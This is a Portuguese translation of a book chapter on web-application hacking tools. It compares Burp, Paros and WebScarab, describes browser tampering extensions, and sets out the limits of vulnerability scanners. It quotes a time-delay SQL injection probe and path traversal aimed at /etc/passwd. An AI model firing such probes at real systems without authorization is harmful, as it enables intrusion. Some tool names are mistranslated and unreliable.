Controle de outros cabeçalhos HTTP usados em spidering automatizado.

Controle sobre a velocidade e a ordem das solicitações automatizadas do spider, para evitar sobrecarregar o alvo e, se necessário, comportar-se de maneira furtiva.




Figura 19-7: WebScarab mostrando os resultados do spidering passivo de aplicativos



Figura 19-8: Burp Spider solicitando orientação do usuário ao enviar formulários

Fuzzers e scanners de aplicativos

Embora seja possível realizar um ataque bem-sucedido usando apenas técnicas manuais, para se tornar um hacker de aplicativos Web realmente bem-sucedido, você precisa usar a automação em seus ataques para aumentar a velocidade e a eficácia deles. No Capítulo 13, descrevemos em detalhes as diferentes maneiras pelas quais a automação pode ser usada, e cada uma das suítes de teste integradas inclui funções que aproveitam a automação para facilitar várias tarefas comuns. As seguintes funções são implementadas nos diferentes conjuntos de ferramentas:

Varreduras automatizadas para detectar vulnerabilidades comuns. Nenhum dos conjuntos de testes integrados executa o tipo de varredura avançada de aplicativos realizada por scanners de vulnerabilidade dedicados (descritos mais adiante neste capítulo). No entanto, eles podem ser usados para enviar um conjunto de strings de ataque como cada parâmetro em uma determinada solicitação e analisar o desempenho do aplicativo. para identificar assinaturas de vulnerabilidades comuns. A Figura 19-9 mostra os resultados de uma varredura realizada pelo Paros.

Varredura configurada manualmente para vulnerabilidades comuns. Essa função permite controlar com precisão quais cadeias de ataque são usadas e como elas são incorporadas às solicitações, além de analisar os resultados para identificar quaisquer respostas incomuns ou anômalas que mereçam uma investigação mais aprofundada.

Um conjunto de cargas úteis de ataque incorporadas e funções versáteis para gerar cargas úteis arbitrárias de maneiras definidas pelo usuário, por exemplo, com base em codificação mal formada, substituição de caracteres, força bruta, dados recuperados em um ataque anterior e assim por diante.

Capacidade de salvar dados de resposta de varredura para uso em relatórios ou incorporação em outros ataques.

Funções personalizáveis para visualização e análise de respostas - por exemplo, com base na aparência de expressões específicas ou na própria carga útil do ataque.

- Funções para extrair dados úteis das respostas do aplicativo - por exemplo, analisando os campos de nome de usuário e senha em uma página My Details. Isso pode ser útil quando você estiver explorando várias vulnerabilidades, inclusive falhas no tratamento de sessões e nos controles de acesso.

Funções para analisar cookies e outros tokens para quaisquer sequências.

The screenshot shows the 'Paros Scanning Report - Windows Internet Explorer' window. At the top, it displays the file path: C:\Documents and Settings\daf\paros\session\LatestScannedR. Below the title bar is a menu bar with File, Edit, View, Favorites, Tools, and Help. A toolbar follows, containing icons for Back, Forward, Stop, Refresh, Home, and Print. The main content area is titled 'Paros Scanning Report' and contains the following text:
Report generated at Mon, 28 May 2007 14:59:39.
Summary of Alerts
A table showing the number of alerts by risk level:

Risk Level	Number of Alerts
High	2
Medium	5
Low	3
Informational	0

Alert Detail
A table detailing a specific alert:

High (Suspicious)	SQL Injection Fingerprinting
Description	SQL injection may be possible.
URL	http://wahh-app.com/other/openurl.asp?go=go'INJECTED_PARAM&resource=/index.asp
Parameter	go=go'INJECTED_PARAM&resource=/index.asp
Other information	sql

Figura 19-9: Os resultados de uma varredura realizada pelo Paros

Ferramentas de solicitação manual

O componente de solicitação manual dos conjuntos de testes integrados fornece o recurso básico para emitir uma única solicitação e visualizar sua resposta. Embora simples, essa função costuma ser extremamente benéfica quando se está investigando uma vulnerabilidade provisória e é necessário reemitir a mesma solicitação manualmente várias vezes, ajustando os elementos da solicitação para determinar o efeito sobre o desempenho do aplicativo.

comportamento. É claro que você poderia executar essa tarefa usando uma ferramenta independente, como o netcat, mas ter a função incorporada ao conjunto significa que você pode recuperar rapidamente uma solicitação interessante de outro componente (proxy, spider ou fuzzer) para investigação manual. Isso também significa que a ferramenta de solicitação manual se beneficia das várias funções compartilhadas implementadas no conjunto, como renderização de HTML, suporte para proxies downstream e autenticação e atualização automática do cabeçalho Content-Length. Consulte a Figura 19-10 para ver um exemplo de uma solicitação sendo reemitida manualmente.

Os seguintes recursos são implementados nas diferentes ferramentas de solicitação manual:

Integração com outros componentes da suíte e capacidade de encaminhar qualquer solicitação de e para outros componentes para investigação adicional.

Histórico de todas as solicitações e respostas, mantendo um registro completo de todas as solicitações manuais para análise posterior e permitindo que uma solicitação modificada anteriormente seja recuperada para análise posterior.



Figura 19-10: Uma solicitação sendo reemitida manualmente usando o Repetidor de Burp

Funções e utilitários compartilhados

Além dos componentes principais de suas ferramentas, os conjuntos de testes integrados oferecem uma grande variedade de outros recursos de valor agregado que atendem a necessidades específicas que surgem quando você está atacando um aplicativo da Web e que permitem que as outras ferramentas funcionem em situações incomuns. Os recursos a seguir são implementados pelos diferentes conjuntos:

Análise da estrutura da mensagem HTTP, incluindo a análise de cabeçalhos e parâmetros de solicitação (consulte a Figura 19-11).

Renderização do conteúdo HTML nas respostas, como ele apareceria no navegador.

Capacidade de exibir e editar mensagens em texto e em formato hexadecimal.

Funções de pesquisa em todas as solicitações e respostas.

Atualização automática do cabeçalho HTTP `Content-Length` após qualquer edição manual do conteúdo da mensagem.

Codificadores e decodificadores integrados para vários esquemas, permitindo uma análise rápida dos dados da aplicação em cookies e outros parâmetros.

■■ Uma função para comparar duas respostas e destacar as diferenças.

Capacidade de salvar a sessão de teste atual no disco e recuperar as sessões salvas.

Integração com a área de transferência do computador host, permitindo a transferência rápida de dados de e para outros programas.

Suporte a proxies downstream, permitindo que você encadeie diferentes ferramentas ou acesse um aplicativo por meio do proxy usado pela sua organização ou ISP.

Suporte na ferramenta para métodos de autenticação HTTP, permitindo que você use todos os recursos da suíte em ambientes em que esses métodos são usados, como LANs corporativas.

Suporte a certificados SSL de clientes, permitindo que você ataque aplicativos que os utilizam.

Manuseio dos recursos mais obscuros do HTTP, como codificação de conteúdo `gzip`, codificação de transferência em pedaços e respostas provisórias de status 100.

Extensibilidade, permitindo que a funcionalidade incorporada seja modificada e ampliada de forma arbitrária por códigos de terceiros.

Configuração persistente das opções da ferramenta, permitindo que uma determinada configuração seja retomada na próxima execução do conjunto.

Independência de plataforma, permitindo que as ferramentas sejam executadas em todos os sistemas operacionais populares.




Figura 19-11: As solicitações e respostas podem ser analisadas em sua estrutura e parâmetros HTTP.

Comparação de recursos

Cada um dos três principais conjuntos de testes integrados implementa o mesmo núcleo de funcionalidade. Todas funcionam de forma eficaz e são populares na comunidade de segurança de aplicativos da Web. Em grande parte, qual das suítes você usará é uma questão de preferência pessoal. Se ainda não tiver uma preferência, recomendamos que baixe e use cada uma das suítes em uma situação real e determine qual delas atende melhor às suas necessidades.

A Tabela 19-1 mostra os diferentes recursos implementados por cada um dos conjuntos de ferramentas. Para obter mais detalhes sobre o significado de qualquer recurso específico, consulte a discussão anterior. Deve-se observar que cada um dos conjuntos ainda está sendo ativamente desenvolvido, e a funcionalidade está sendo constantemente aprimorada. Esta análise está correta em setembro de 2007.

Tabela 19-1: Comparação dos recursos implementados por cada conjunto de ferramentas

	BURP	PAROS	WEBSCARAB
PROXY			
Regras de interceptação	*	*	*
Histórico	*	*	*
Cache	*	*	*

Tabela 19-1 (continuação)

	BURP	PAROS	WEBSCARAB
Corresponder e substituir	*	*	
Controles no navegador	*		
Ferramentas de manipulação de mensagens	*		
Revelador de campo oculto			*
ARANHA			
Atualização dos resultados do proxy	*	*	*
Espionagem passiva	*		*
Visualização em árvore dos resultados	*	*	*
Visualização de tabela dos resultados	*		*
Resultados pesquisáveis		*	
Controle de escopo refinado	*	*	*
Análise de formulários HTML etc.	*		
Análise de JavaScript	*		
Envio automático de parâmetros de formulário	*		
Envio de parâmetros de formulário guiado pelo usuário	*		
Detecção personalizada de "não encontrado"	*	*	
Verificação do robots.txt	*		
Recuperação de raízes de diretório	*	*	*
Processamento automático de cookies	*	*	*
Teste de dependência de sessão	*		
Suporte ao cabeçalho do referenciador	*	*	*
Cabeçalhos HTTP configuráveis	*		*
Controle da velocidade e da ordem das solicitações	*		
FUZZER/SCANNER			
Varredura automatizada de vulnerabilidades		*	
Varredura manual de vulnerabilidades	*		*
Cargas úteis de ataque incorporadas	*	*	

(Continuação)
)

Tabela 19-1 (continuação)

	BURP	PAROS	WEBSCARAB
Geradores de carga útil configuráveis	*	*	
Capacidade de salvar dados de resposta	*		
Análise de resultados personalizável	*		
Funções de extração de dados	*		
Analizador de cookies		*	
SOLICITAÇÕES MANUAIS			
Integração com proxy	*	*	*
Integração com o spider	*		*
Integração com o fuzzer	*	*	*
Histórico	*		*
FUNÇÕES COMPARTILHADAS			
Análise da estrutura da mensagem HTTP	*		*
Renderização de HTML	*		*
Edição hexadecimal	*		*
Recurso de pesquisa	*	*	*
Atualização automática do Content-Length	*	*	*
Codificadores/decodificadores	*		*
Funções de comparação de respostas			*
Salvar/carregar sessão de teste	*		*
Registro em log	*	*	*
Integração da área de transferência	*		
Supporte a proxy downstream	*	*	*
Autenticação básica	*	*	*
Autenticação NTLM	*	*	*
Autenticação Digest	*		
Supporte para certificados SSL do cliente	*		*
Manuseio de GZIP	*		*

Tabela 19-1 (continuação)

	BURP	PAROS	WEBSCARAB
Tratamento de codificação em pedaços	*	*	*
Tratamento da resposta HTTP 100	*	*	*
Extensibilidade	*		*
Configuração persistente	*	*	*
Independência da plataforma	*	*	*

Suite para arrotos

O Burp é altamente funcional e oferece uma interface intuitiva e fácil de usar. Sua função de proxy permite a configuração de regras de interceptação muito refinadas e uma análise clara da estrutura e do conteúdo das mensagens HTTP. O proxy também pode ser configurado para realizar correspondência e substituição automatizadas de cabeçalhos de mensagens e fornece uma interface no navegador para visualizar o cache do proxy e reemitir solicitações individuais.

De todos os conjuntos de ferramentas integradas, o Burp é o único que implementa um spider de aplicativo da Web totalmente funcional, que analisa formulários e JavaScript e permite o envio automatizado e orientado pelo usuário de parâmetros de formulário. Essa facilidade ainda é mais básica do que os scanners de aplicativos completos descritos mais adiante neste capítulo; no entanto, é suficiente para as necessidades mais comuns de spidering de aplicativos. O mapa do site gerado pelo spidering passivo e ativo contém uma grande quantidade de detalhes em forma de árvore e de tabela, mostrando a rede de links entre diferentes páginas, a análise de formulários e a solicitação e resposta completas usadas para recuperar cada item (consulte a Figura 19-12). Um outro recurso útil do spider é a possibilidade de controlar o escopo por intervalo de IP, o que é útil quando se está atacando uma série de sites pertencentes a uma única organização - é possível configurar o spider para seguir links externos para qualquer nome de domínio, desde que ele resolva para o intervalo de IP da organização.

O principal diferencial do Burp Suite é a ferramenta Intruder, que oferece um conjunto exclusivo de funcionalidades úteis. Não se trata de um scanner do tipo apontar e clicar, mas de uma ferramenta muito versátil para automatizar todos os tipos de ataques personalizados, incluindo enumeração de recursos, extração de dados e fuzzing para vulnerabilidades comuns. De todas as ferramentas de varredura disponíveis, ele fornece o acesso mais refinado e de baixo nível às solicitações e respostas que gera, permitindo que você combine as virtudes da inteligência humana com a automação computadorizada. Consulte o Capítulo 13 para ver exemplos de uso do Burp Intruder.

O Burp Suite é extensível por meio da interface Burp Extender, que permite a qualquer pessoa com conhecimentos básicos de Java ampliar e personalizar sua funcionalidade.




Figura 19-12: Os resultados do spider gerados pelo Burp Suite

Paros

O Paros fornece um proxy de interceptação funcional, embora sua análise integrada da estrutura e do conteúdo da mensagem seja mais limitada do que as outras ferramentas.

A ferramenta spider é essencialmente um spider básico de site da Web, sem conhecimento de problemas de aplicativos da Web, como JavaScript e parâmetros de formulário. Ela executa a função-chave básica de atualizar seus resultados com URLs solicitados por meio do proxy, mas não faz spidering passivo da mesma forma que as outras ferramentas. Ele também pode identificar respostas personalizadas "não encontradas", reduzindo a quantidade de falsos positivos gerados.

O principal fator de discriminação do Paros é o scanner de vulnerabilidades integrado, conforme mostrado na Figura 19-13. Ele é muito básico em comparação com os scanners completos descritos mais adiante neste capítulo; entretanto, pode ser útil para identificar algumas vulnerabilidades comuns que têm uma assinatura óbvia. Por exemplo:

Vulnerabilidades básicas de script entre sites refletidas.

Algumas falhas de injecão de SQL.

Formulários com o recurso autocompletar ativado.

Versões antigas de arquivos (por meio de verificações de .bak e outras extensões).

Embora o Paros Scanner não seja, de forma alguma, suficiente para descobrir a maioria das vulnerabilidades em um aplicativo típico, ele pode permitir que você localize rapidamente qualquer vulnerabilidade que exista. Quando você estiver lidando com um aplicativo particularmente grande, a execução de uma varredura Paros lhe dará muitas pistas para investigar, o que pode permitir que você aumente os privilégios ou comprometa todo o aplicativo.

Uma vantagem de usar o Paros para a varredura de vulnerabilidades é que ele usa as mesmas solicitações que passaram pelo proxy como base para seus ataques. Desde que você tenha realizado um exercício abrangente de mapeamento de aplicativos antes de executar uma varredura, esse conjunto de solicitações conterá tudo o que é necessário para acessar toda a funcionalidade do aplicativo, com valores básicos válidos enviados dentro dos parâmetros da solicitação. Por outro lado, um scanner de vulnerabilidade autônomo ficará restrito às solicitações que descobrir por meio de seu próprio spidering de aplicativos.

Outros recursos úteis do Paros incluem a capacidade de salvar e carregar sessões de teste e de importar certificados SSL de clientes para acessar aplicativos da Web que os utilizam.




Figura 19-13: Algumas das verificações realizadas pelo scanner Paros

WebScarab

O WebScarab implementa um proxy de interceptação básico, embora os autores considerem a interface do usuário menos satisfatória do que a das outras ferramentas.

Assim como o Paros, a ferramenta spider é um spider básico de sites da Web, sem complementos específicos para lidar com aplicativos da Web. No entanto, assim como o Burp, ele pode fazer um site passivo

spidering de forma eficaz, analisando URLs de todas as respostas processadas pelo proxy.

O WebScarab contém um fuzzzer rudimentar que pode fazer algumas manipulações de parâmetros com base em strings de fuzz fornecidas pelo usuário e fornecer alguns detalhes básicos dos resultados.

O WebScarab oferece a capacidade de salvar e carregar sessões de teste e importar certificados SSL de clientes para acessar aplicativos da Web que os utilizam. Ele também implementa uma função útil de comparação de respostas de aplicativos para identificar a extensão das diferenças entre pares de respostas e destacar essas diferenças em um painel de visualização colorido (consulte a Figura 19-14). Essa função pode ser útil quando você estiver fazendo pequenos ajustes em uma solicitação e precisar identificar rapidamente os efeitos nas respostas do aplicativo.

O WebScarab é extensível por meio da interface Bean Shell, que permite que qualquer pessoa com conhecimentos básicos de Java amplie e personalize sua funcionalidade.




Figura 19-14: Função de comparação de respostas do WebScarab

Alternativas ao proxy de interceptação

Um item que você deve ter sempre disponível em seu kit de ferramentas é uma alternativa às ferramentas usuais baseadas em proxy para as raras situações em que elas não podem ser usadas.

ser usado. Essas situações geralmente surgem quando você precisa usar algum método de autenticação não padrão para acessar o aplicativo, seja diretamente ou por meio de um proxy corporativo, ou quando o aplicativo usa um certificado SSL de cliente ou uma extensão de navegador incomum. Nesses casos, como um proxy de interceptação interrompe a conexão HTTP entre o cliente e o servidor, é possível que a ferramenta o impeça de usar parte ou toda a funcionalidade do aplicativo.

A abordagem alternativa padrão nessas situações é usar uma ferramenta no navegador para monitorar e manipular as solicitações HTTP geradas pelo navegador. Tudo o que ocorre no cliente e todos os dados enviados ao servidor estão, em princípio, sob seu controle total. Se desejar, você poderá criar seu próprio navegador totalmente personalizado para executar qualquer tarefa necessária. O que essas extensões de navegador fazem é fornecer um meio rápido e fácil de instrumentar a funcionalidade de um navegador padrão sem interferir nas comunicações da camada de rede entre o navegador e o servidor. Portanto, a abordagem permite que você envie solicitações arbitrárias ao aplicativo, permitindo que o navegador use seus meios normais de comunicação com o aplicativo problemático.

Há várias extensões disponíveis para o Internet Explorer e para o Firefox, que implementam funcionalidades muito semelhantes. Ilustraremos um exemplo de cada uma delas e recomendamos que você experimente várias opções para encontrar a que melhor se adapta a você.

Você deve observar que a funcionalidade das extensões de navegador que existem atualmente é muito limitada em comparação com os conjuntos de ferramentas principais. Elas não executam nenhum spidering ou fuzzing, e você fica restrito a trabalhar totalmente de forma manual. No entanto, em situações em que você é forçado a usá-las, elas permitirão que você realize um ataque abrangente ao seu alvo que não seria possível usando apenas um navegador padrão.

Dados de violação

O Tamper Data é uma extensão do navegador Firefox. Sempre que você enviar um formulário, o Tamper Data apresentará um pop-up mostrando todos os detalhes da solicitação, inclusive cabeçalhos e parâmetros HTTP, permitindo que você os visualize e modifique, conforme ilustrado na Figura 19-15.

TamperIE

O TamperIE implementa essencialmente a mesma funcionalidade no navegador Internet Explorer que o Tamper Data implementa no Firefox, conforme ilustrado na Figura 19-16.

**Capítulo 19 - Um kit de ferramentas para hackers de aplicativos
da Web 649**

The screenshot shows the Tamper Data extension interface. At the top, there's a toolbar with 'Start Tamper', 'Stop Tamper', 'Clear', 'Options', and 'Help'. Below the toolbar is a 'Filter' input field and a 'Show All' button. The main area displays a table of 'Ongoing requests' with columns: Time, Duration, Total Duration, Size, Method, Status, Content Type, URL, and Load Flags. Below this table are two side-by-side tables for Request Headers and Response Headers, each with their respective names and values.

Request Header Name	Request Header Value	Response Header Name	Response Header Value
Host	www.owasp.org	Status	OK - 200
User-Agent	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.1) Gecko/20070101 Firefox/1.8.1.1	Date	Mon, 28 May 2007 13:08:41 GMT
Accept	text/xml,application/xml,application/xhtml+xml,text/...	Server	Apache/2.2.2 (Fedora)
Accept-Language	en-us,en;q=0.5	X-Powered-By	PHP/5.1.6
Accept-Encoding	gzip,deflate	Content-Language	en
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7	Vary	Accept-Encoding,Cookie
Keep-Alive	300	Expires	Thu, 01 Jan 1970 00:00:00 GMT
Connection	keep-alive	Cache-Control	private,must-revalidate,max-age=0

Figura 19-15: O Tamper Data permite a modificação dos detalhes da solicitação HTTP no Firefox.

The screenshot shows the TamperIE extension interface. At the top, it says 'TamperIE -- Edit Request' and 'Internet Explorer is attempting to send data to the following page: https://www.amazon.com/gp/flex/sign-in/select.html?ie=UTF8'. There are buttons for 'Send altered data' (checked) and 'Send original data'. Below this is a 'Content-Type: application/x-www-form-urlencoded' section. On the left, there are tabs for 'Cookies', 'Raw Headers' (selected), and 'Raw POST' or 'PrettyPOST'. The main area is a table of 'Name' and 'Value' pairs for the request parameters.

Name	Value
path	/gp/seller-account/management/your-account.html
useRedirectOnSuccess	1
query	*entries*=0&*version*=1
mode	
redirectProtocol	
pageAction	/gp/seller-account/management/your-account.html
disableCorpSignUp	
email	x
action	sign-in
password	x
metadata1	IE 7.0-7.0_5730.11 Windows
metadata2	ShockwaveDirector : 10.1.1r16 ShockwaveFlash : 589824 RealPlayer : 6.0.12.1483 DA 6.0.3.531 ...
metadata3	timezone: 0 execution time: 968
x	94
y	14

Figura 19-16: O TamperIE permite a modificação dos detalhes da solicitação HTTP no Internet Explorer.

Scanners de vulnerabilidade

Existem várias ferramentas diferentes para realizar varreduras automatizadas de vulnerabilidades em aplicativos da Web. Esses scanners têm a vantagem de poder testar uma grande quantidade de funcionalidades em um tempo relativamente curto e, em um aplicativo típico, geralmente conseguem identificar uma variedade de vulnerabilidades importantes.

Os scanners de vulnerabilidades de aplicativos da Web automatizam várias das técnicas que descrevemos neste livro, inclusive a pesquisa de aplicativos, a descoberta de conteúdo padrão e comum e a sondagem de vulnerabilidades comuns. Depois de mapear o conteúdo do aplicativo, o scanner trabalha com sua funcionalidade, enviando uma série de strings de teste em cada parâmetro de cada solicitação e analisando as respostas do aplicativo em busca de assinaturas de vulnerabilidades comuns. O scanner produz um relatório descrevendo cada uma das vulnerabilidades detectadas. Esse relatório geralmente inclui a solicitação e a resposta específicas que o aplicativo usou para diagnosticar cada vulnerabilidade relatada, permitindo que um usuário experiente investigue manualmente e confirme a existência do bug.

Um requisito fundamental para decidir se e quando usar um scanner de vulnerabilidade é entender os pontos fortes e fracos inerentes a esse tipo de ferramenta e os desafios que precisam ser enfrentados durante o desenvolvimento. Essas considerações também afetam a forma como você pode usar efetivamente um scanner automatizado e como interpretar e confiar em seus resultados.

Vulnerabilidades detectadas por scanners

Várias categorias de vulnerabilidades comuns podem ser detectadas pelos scanners com um certo grau de confiabilidade. São vulnerabilidades com uma assinatura razoavelmente padrão - o scanner envia uma solicitação criada para acionar essa assinatura se a vulnerabilidade estiver presente; se a assinatura aparecer na resposta do aplicativo à solicitação, o scanner deduz que a vulnerabilidade está presente. Aqui estão alguns exemplos de vulnerabilidades que podem ser detectadas dessa forma:

As vulnerabilidades de script entre sites refletidas surgem quando a entrada fornecida pelo usuário é repetida nas respostas do aplicativo sem a devida sanitização. Os scanners automatizados geralmente enviam strings de teste contendo marcação HTML e pesquisam essas strings nas respostas, o que lhes permite detectar muitas dessas falhas.

Algumas vulnerabilidades de injeção de SQL podem ser detectadas por meio de uma assinatura. Por exemplo, o envio de uma aspa simples pode resultar em uma mensagem de erro do ODBC ou o envio da string '
waitfor delay '0:0:30'-- pode resultar em um atraso de tempo.

Algumas vulnerabilidades de path traversal podem ser detectadas enviando uma sequência de traversal visando a um arquivo conhecido, como `boot.ini` ou `/etc/passwd`, e pesquisando a resposta quanto à aparência desse arquivo.

Algumas vulnerabilidades de injeção de comando podem ser detectadas pela injeção de um comando que causará um atraso de tempo ou ecoará uma cadeia de caracteres específica na resposta do aplicativo.

As listagens de diretório simples podem ser identificadas solicitando o caminho do diretório e procurando uma resposta que contenha um texto que se pareça com uma listagem de diretório.

Vulnerabilidades como injeção de quadros, cookies com escopo livre e formulários com preenchimento automático ativado podem ser detectadas de forma confiável por meio da análise do conteúdo do código do lado do cliente.

Os itens não vinculados ao conteúdo principal publicado, como arquivos de backup e arquivos de origem, geralmente podem ser descobertos solicitando cada recurso enumerado com uma extensão de arquivo diferente.

Em muitos dos casos anteriores, há instâncias da mesma categoria de vulnerabilidade que não podem ser detectadas de forma confiável usando uma string e uma assinatura de ataque padrão. Por exemplo, com muitas vulnerabilidades baseadas em entrada, o aplicativo implementa alguma validação de entrada rudimentar que pode ser contornada com o uso de entrada criada. As strings de ataque usuais podem ser bloqueadas ou higienizadas; no entanto, um invasor habilidoso poderá sondar a validação de entrada em vigor e descobrir uma maneira de contorná-la. Em outros casos, uma vulnerabilidade pode ser acionada por strings padrão, mas pode não resultar na assinatura esperada. Por exemplo, muitos ataques de injeção de SQL não resultam no retorno de nenhum dado ou mensagem de erro para o usuário, e uma vulnerabilidade de passagem de caminho pode não resultar no retorno direto do conteúdo do arquivo visado na resposta do aplicativo.

Além disso, há várias categorias importantes de vulnerabilidade que não têm uma assinatura padrão e que não podem ser sondadas usando um conjunto padrão de strings de ataque. Em geral, os scanners automatizados não são eficazes na descoberta de defeitos desse tipo. Aqui estão alguns exemplos de vulnerabilidades que não são detectadas de forma confiável pelos scanners:

Controles de acesso quebrados, que permitem que um usuário acesse os dados de outros usuários ou que um usuário com pouco privilégio acesse a funcionalidade administrativa. Um scanner não entende os requisitos de controle de acesso relevantes para o aplicativo, nem é capaz de avaliar a importância das diferentes funções e dados que descobre usando uma conta de usuário específica.

Ataques que envolvem a modificação do valor de um parâmetro de uma forma que tenha significado dentro do aplicativo - por exemplo, um campo oculto que representa o preço de um item comprado ou o status de um pedido.

Um scanner não entende o significado que qualquer parâmetro tem dentro da funcionalidade do aplicativo.

Outras falhas lógicas, como ultrapassar um limite de transação usando um valor negativo ou contornar um estágio de um processo de recuperação de conta omitindo um parâmetro-chave de solicitação.

